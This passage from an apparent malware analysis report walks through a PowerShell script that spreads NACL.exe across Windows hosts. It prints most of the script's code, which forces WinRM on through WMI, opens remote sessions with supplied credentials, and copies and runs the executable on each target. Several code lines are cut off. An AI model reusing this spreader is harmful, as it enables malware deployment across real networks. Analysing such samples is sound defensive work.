


```
icrosoft Windows [Version 10.0.17763.5206]
c) 2018 Microsoft Corporation. All rights reserved.

:\WINDOWS\system32>cd c:\Users\Public

:\Users\Public>powershell -exec bypass
indows PowerShell
opyright (C) Microsoft Corporation. All rights reserved.

S C:\Users\Public> .\p.ps1 -TargetsFile .\hosts.txt -SourcePath .\NACL.exe -DestPath "$env:public\NACL.exe" -action "ru
" -mode "force"
```

Figure 9: Network distribution command of NACL.exe malware

Analysis of the “p.ps1” file


The **p.ps1** file is a *Powershell* written in script, where launch actions of some parameters which pass as arguments the moment the script is executed.



```
param (
    [Parameter(Mandatory=$true)]
    [string]$TargetsFile,
    [Parameter(Mandatory=$true)]
    [string]$SourcePath,
    [Parameter(Mandatory=$true)]
    [string]$DestPath,
    [Parameter(Mandatory=$false)]
    [string]$Argument=$null,
    [Parameter(Mandatory=$false)]
    [string]$action = "copy",
    [Parameter(Mandatory=$false)]
    [string]$mode = "normal",
    [Parameter(Mandatory=$false)]
    [string]$UserName = $null,
    [Parameter(Mandatory=$false)]
    [string]$Password = $null
)
```

Figure 10: p.ps1 file parameters

- ***TestConnection*** function:




```
function TestConnection
{
    param(
        [Parameter(Mandatory=$true)]
        [string]$computerName
    )
    if (Test-Connection -ComputerName $computerName -Count 1 -Quiet)
    {
        return $true
        Write-output "testconnection ..."

    }
    else
    {
      return $false
    }
}
```

Figure 11: TestConnection function parameters

This function aims to test the connection between a specified computers (identified from the **$computerName** parameter) and returns a *True* or *False* value, if the connection is successful or not.

- ***TestWSManEnabled** function*



```

function TestWSManEnabled
{
    param (
        [Parameter(Mandatory=$true)]
        [string]$ComputerName,
        [string]$Username,
        [Parameter(Mandatory=$false)]
        [string]$Password
    )
    if ($Username -and $Password) {


        $securePassword = ConvertTo-SecureString -String $Password -AsPlainText -Force
        $credential = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $Username, $securePassword
        $result = Test-WSMan -ComputerName $ComputerName -Authentication Kerberos -Credential $credential -ErrorAction SilentlyContinue
    }
    else {
         $result = Test-WSMan -ComputerName $ComputerName -ErrorAction SilentlyContinue
    }



    if ($result) {

        return $true
    } else {

        return $false
    }
}
```

Figure 12: TestWSManEnabled function parameters


This function takes 3 (three) parameters:

- Computer name in the *$ComputerName variable.*
- *$Username* varible specifies the user for authentication.
- *$Password* variable for password authentication.

If the $*Username and $Password are specified, the function attempts to create an object titled PSCredential with the input credentials. Then in the Test-WSMan attempts to discover if WinRM (Windows Remote Management*) (tool used for remote management of system services) is active as a service using the Kerberos authentication with the input credentials. If a *$Username* and

$Password have not been put the the functions tests *WSMan* without credentials, and then returns the *True* or *False* value based on the result of the test.

- ***TryToEnableWinRM** function*



```
function TryToEnableWinRM
{
    param($computerName, $Password, $UserName)


    $SecurePassword = ConvertTo-SecureString $Password -AsPlainText -Force
    $Credentials = New-Object System.Management.Automation.PSCredential ($Username, $SecurePassword) -ErrorAction SilentlyContinue -ErrorVariable Crederror
    $result = Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "powershell.exe Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\services\WinRM' -Na
    if($result)
    {
        return $true
    }
    else
    {
        return $false
    }
}
```


Figure 14: TryToEnableWinRM function parameters

The function takes 3 (three) variables as parameters:

- **$computerName**: Specifies the remote computer name,
- **$Password**: authentication password,
- **$UserName**: authentication user.

The functions attempts to create an object titled *PSCredential* using *$Username* and *$Password*.
-*ErrorAction SilentlyContinue* is used to pass the errors created during the credential creation and the errors saved in the *$Crederror* variable.
Invoke-WmiMethod is used to create a process in the remote computer which executes the command in administrator level of *PowerShell*. The *PowerShell* command places registers to configure *WinRM* to start automatically, as well as start the *WinRM* service in which it later activates *PowerShell Remoting*. The result then returns a boolean value (true or false value) depending on the result.

- ***CreateSession*** function



```
function CreateSession
{
    param(
        [Parameter(Mandatory=$true)]$Remotecomputer,
            $Username = $null,
            $Password = $null
        )



    if ($Username -and $Password)
    {
        $SecurePassword = ConvertTo-SecureString $Password -AsPlainText -Force
        $Credentials = New-Object System.Management.Automation.PSCredential ($Username, $SecurePassword) -ErrorAction SilentlyContinue -ErrorVariable Crederror
        if($Crederror.length -gt 0)
        {
            Add-Content -Path $env:Temp\$machine.txt -Value "[UnSuccess][$machine]:: [Error(CreateSession)] : $Crederror"
            return $false

        }
        $Session = New-PSSession -ComputerName $Remotecomputer -Credential $Credentials -ErrorAction SilentlyContinue -ErrorVariable e
    }
    else
    {
        $Session = New-PSSession -ComputerName $Remotecomputer -ErrorAction SilentlyContinue -ErrorVariable e
    }




     if($e.length -gt 0)
     {
        Add-Content -Path $env:Temp\$machine.txt -Value "[UnSuccess][$machine]:: [Error(CreateSession)] : $e"
        return $false

     }
     return $Session


}
```


Figure 15: CreateSession function parameters

The function takes 3 (three) variables as parameters:

- **$RemoteComputer**: contains the remote computer value.
- **$Username**: contains the user value.
- **$Password**: contains the password value.

If **$*Username*** and **$*Password*** are set, the function attempts to create object *PSCredential* with these credentials. In the *Add-Content* line, it is attempted to be placed a value at the designated location *$env:Temp\$machine.txt* with the value *UnSuccess* if it is unsuccessful. **$*Machine*** is the name of the computer.

- ***ActionOnOpenMachine*** *function*



```
function ActionOnOpenMachine
{

    param(
    [Parameter(Mandatory=$true)]
        [System.Management.Automation.Runspaces.PSSession]
        $Session,

    [Parameter(Mandatory=$true)]
        [string]
        $SourcePath,

    [Parameter(Mandatory=$true)]
        [string]
        $DestPath,

        [Parameter(Mandatory=$true)]
        [string]
        $Action = "copy",
        [string] $ExecutableArgs
    )

     Copy-Item -Path $SourcePath -Destination $DestPath -ToSession $Session -Force



     if ($Action.ToLower() -eq "run") {
        sleep 10
        # Get the filename from the source path
        $fileName = Split-Path $DestPath -Leaf

        # Run the file in the PSSession
        if ($ExecutableArgs)
        {

            Invoke-Command -Session $Session -ScriptBlock { Start-Process $using:DestPath -ArgumentList $using:ExecutableArgs -NoNewWindow }
        }
        else
        {
            Invoke-Command -Session $Session -ScriptBlock { Start-Process $using:DestPath -NoNewWindow }
        }

    }

```


Figure 16: ActionOnOpenMachine function parameters

Function parameters:

- **$Session**: Specifies the remote connection session opened in Powershell in the open computer.
- **$SourcePath**: Specifies the path of the input file.
- **$DestPath**: Specifies the destination of the file path in the remote computer.
- **$Action**: Specifies the action which will be performed in the remote machine. The specified value is copy
- **$ExecutableArgs**: Specifies the passed arguments when an executable file is executed.

Copy-Item is used to copy files from the source to the destination through **$Session**. It also uses *Invoke-Command* to execute an executable file through *Start-Process*. At the end of the process it exits from the remote connection from *Powershell*.

- ***Run-parallel*** function



```
function Run-parallel
{
    param($machine, $UserName, $Password, $SourcePath, $DestPath, $action, $Argument, $flag)

    $initialSessionState = [InitialSessionState]::CreateDefault()

    $CreateSessionF = Get-Content Function:\CreateSession -ErrorAction Stop
    $addCreateSession = New-Object System.Management.Automation.Runspaces.SessionStateFunctionEntry -ArgumentList 'CreateSession', $CreateSessionF
    $initialSessionState.Commands.Add($addCreateSession)



    $TryToEnableWinRMF = Get-Content Function:\TryToEnableWinRM -ErrorAction Stop
    $addTryToEnableWinRM = New-Object System.Management.Automation.Runspaces.SessionStateFunctionEntry -ArgumentList 'TryToEnableWinRM', $TryToEnableWinRMF
    $initialSessionState.Commands.Add($addTryToEnableWinRM)

    $ActionOnOpenMachineF = Get-Content Function:\ActionOnOpenMachine -ErrorAction Stop
    $addActionOnOpenMachine = New-Object System.Management.Automation.Runspaces.SessionStateFunctionEntry -ArgumentList 'ActionOnOpenMachine', $ActionOnOpenMachineF
    $initialSessionState.Commands.Add($addActionOnOpenMachine)


    $newRunspace = [runspacefactory]::CreateRunspace($initialSessionState)
    $newRunspace.ThreadOptions = "ReuseThread"
    $newRunspace.Open()
    $newPowershell = [PowerShell]::Create()

    $newPowershell.AddScript({
        param($machine, $UserName, $Password, $SourcePath, $DestPath, $action, $Argument, $flag)
        Write-Output "action -> $machine"

        if ($flag)
        {
            $success = TryToEnableWinRM -computerName $machine -Password $Password -UserName $UserName
        }


        Start-Sleep 10
        $session = CreateSession -Remotecomputer $machine -Username $UserName -Password $Password
        Add-Content -Path $env:Temp\$machine.txt -Value "[Info][$machine]:: WinRm Enabled on with wmi"
        if ($session)
        {
            ActionOnOpenMachine -Session $session -SourcePath $SourcePath -DestPath $DestPath -Action $action -ExecutableArgs $Argument
            Write-Output "End action -> $machine"

            Add-Content -Path $env:Temp\$machine.txt -Value "[Success][$machine]:: Action Done"
        }

    }).AddArgument($machine).AddArgument($UserName).AddArgument($Password).AddArgument($SourcePath).AddArgument($DestPath).AddArgument($action).AddArgument($Argument).AddArgument($flag)
    $newPowershell.Runspace = $newRunspace
    $newPowershell.BeginInvoke()
}


Write-Host "Run with Dc Admin ..."

Get-Content $TargetsFile | ForEach-Object {
    $machine = $_.Trim()
     $PowerState = TestConnection -computerName $machine
    if($PowerState)
    {
        Add-Content -Path $env:Temp\$machine.txt -Value "[Info]:: $machine is on"

        $wsmanState = TestWSManEnabled -ComputerName $machine -Username $UserName -Password $Password
        if ($wsmanState -eq $true)
        {
             Add-Content -Path $env:Temp\$machine.txt -Value "[Info][$machine]:: winRm is on"
             Run-parallel -machine $machine -UserName $UserName -Password $Password -SourcePath $SourcePath -DestPath $DestPath -action $action -Argument $Argument -flag $false
             Add-Content -Path $env:Temp\$machine.txt -Value "[Success][$machine]:: Action Done"


        }
        else
        {


            Add-Content -Path $env:Temp\$machine.txt -Value "[Info] [$machine]:: winRm is off"
            $mode = "force"
            if ($mode.ToLower() -eq "force" )
            {

                Run-parallel -machine $machine -UserName $UserName -Password $Password -SourcePath $SourcePath -DestPath $DestPath -action $action -Argument $Argument -flag $true

            }
        }
    }
    else
    {
        Add-Content -Path $env:Temp\$machine.txt -Value "[UnSuccess] [$machine] :: state is offline"
    }
}
# powershell -exec bypass -file .\Pusher.ps1 -TargetsFile "C:\Users\administrator\Desktop\Hosts.txt" -SourcePath "C:\Users\administrator\Downloads\7za.exe" -DestPath "$env:public\name.exe" -action "run" -mode "force"  -UserName "admir

# powershell -exec bypass -file .\Pusher.ps1 -TargetsFile "C:\Users\public\Hosts.txt" -SourcePath "C:\Users\public\NACL.exe" -DestPath "$env:public\NACL.exe" -action "run" -mode "force"

#-UserName "administrator@lab.local" -Password "Aa123456"


# while ($true)
# {
   # sleep 60
# }
```

Figure 18: Run-Parallel function parameters

This function has been created to perform different actions in different computers in parallel using ***Powershell Remoting***.

The function parameters:

- **$machine**: name of the remote computer,
- **$Username**: name of the authentication user,
- **$Password:** authentication password,
- **$SourcePath**: path of the source,
- **$DestPath**: path of the destination,
- **$action**: the action that will take place,
- **$arg**: the specified arguments,
- **$flag**: the value that comes as a parameter.

The "***Run-parallel***" function in this case executes in parallel through ***WinRM***, from which it is evidenced that it uses the functions "***CreateSession***", "***TryToEnableWinRM***" and "***ActionOnOpenMachine***" to connect, activate **WinRM** and perform various actions in the remote machines. The ***PowerShell*** commented part with the **#** symbol shows the way this function is executed.

The ***PowerShell*** code takes a file which includes a target list (host names or IP addresses), a "path" directed towards an executable to access, a destination path to save the file and a user and password.

